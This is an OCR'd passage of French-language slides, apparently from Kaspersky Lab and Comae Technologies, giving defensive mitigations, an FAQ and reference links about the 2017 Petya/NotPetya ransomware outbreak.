
- Niveau réseau:
  - Si possible, bloquez le trafic entrant TCP port 445
- Solution modernes de détection de logiciels malveillant:
  - Fortes grâce à l'analyse heuristique
- **Outil gratuit contre les rançongiciels disponible pour les entreprises**
  - https://go.kaspersky.com/Anti-ransomware-tool.html
- Utilisateurs de Kaspersky:
  - **Vérifiez que le module Surveillance du Système n'est pas désactivé (Activé par défaut)**

KASPERSKY lab

comae technologies

Atténuations: Secure Boot





KASPERSKY lab

comae technologies

Foire Aux Questions

Est-ce que les fichiers chiffrés peuvent être récupérés ?
Aucune solution viable pour récupérer les fichiers chiffrés n'a encore été trouvée.

Dois-je payer la rançon ?
Non. D'abord, le courrier électronique de contact pour la rançon est en panne. Deuxièmement, l'identifiant d'installation de l'écran de démarrage est généré de manière aléatoire.


Microsoft a-t-il publié des correctifs pour ces vulnérabilités ?
Oui, MS17-010 en Mars (Vista+), KB4012598 le lundi 15 Mai (< Vista)

Bitcoin pourra-t-il rembourser ceux qui ont déjà payé ?
Non

KASPERSKY lab comae technologies

Resources supplémentaires

https://blog.kaspersky.com/wannacry-protection-livestream/16588/
https://blog.comae.io/byata-enhanced-wannacry-a3ddd6c8dabb
https://securelist.com/schroedingers-petya/78870/
https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/
https://blog.comae.io/lessons-from-tv5monde-2015-hack-c4d62f07849d
https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/
https://blog.comae.io/byata-enhanced-wannacry-a3ddd6c8dabb



KASPERSKY lab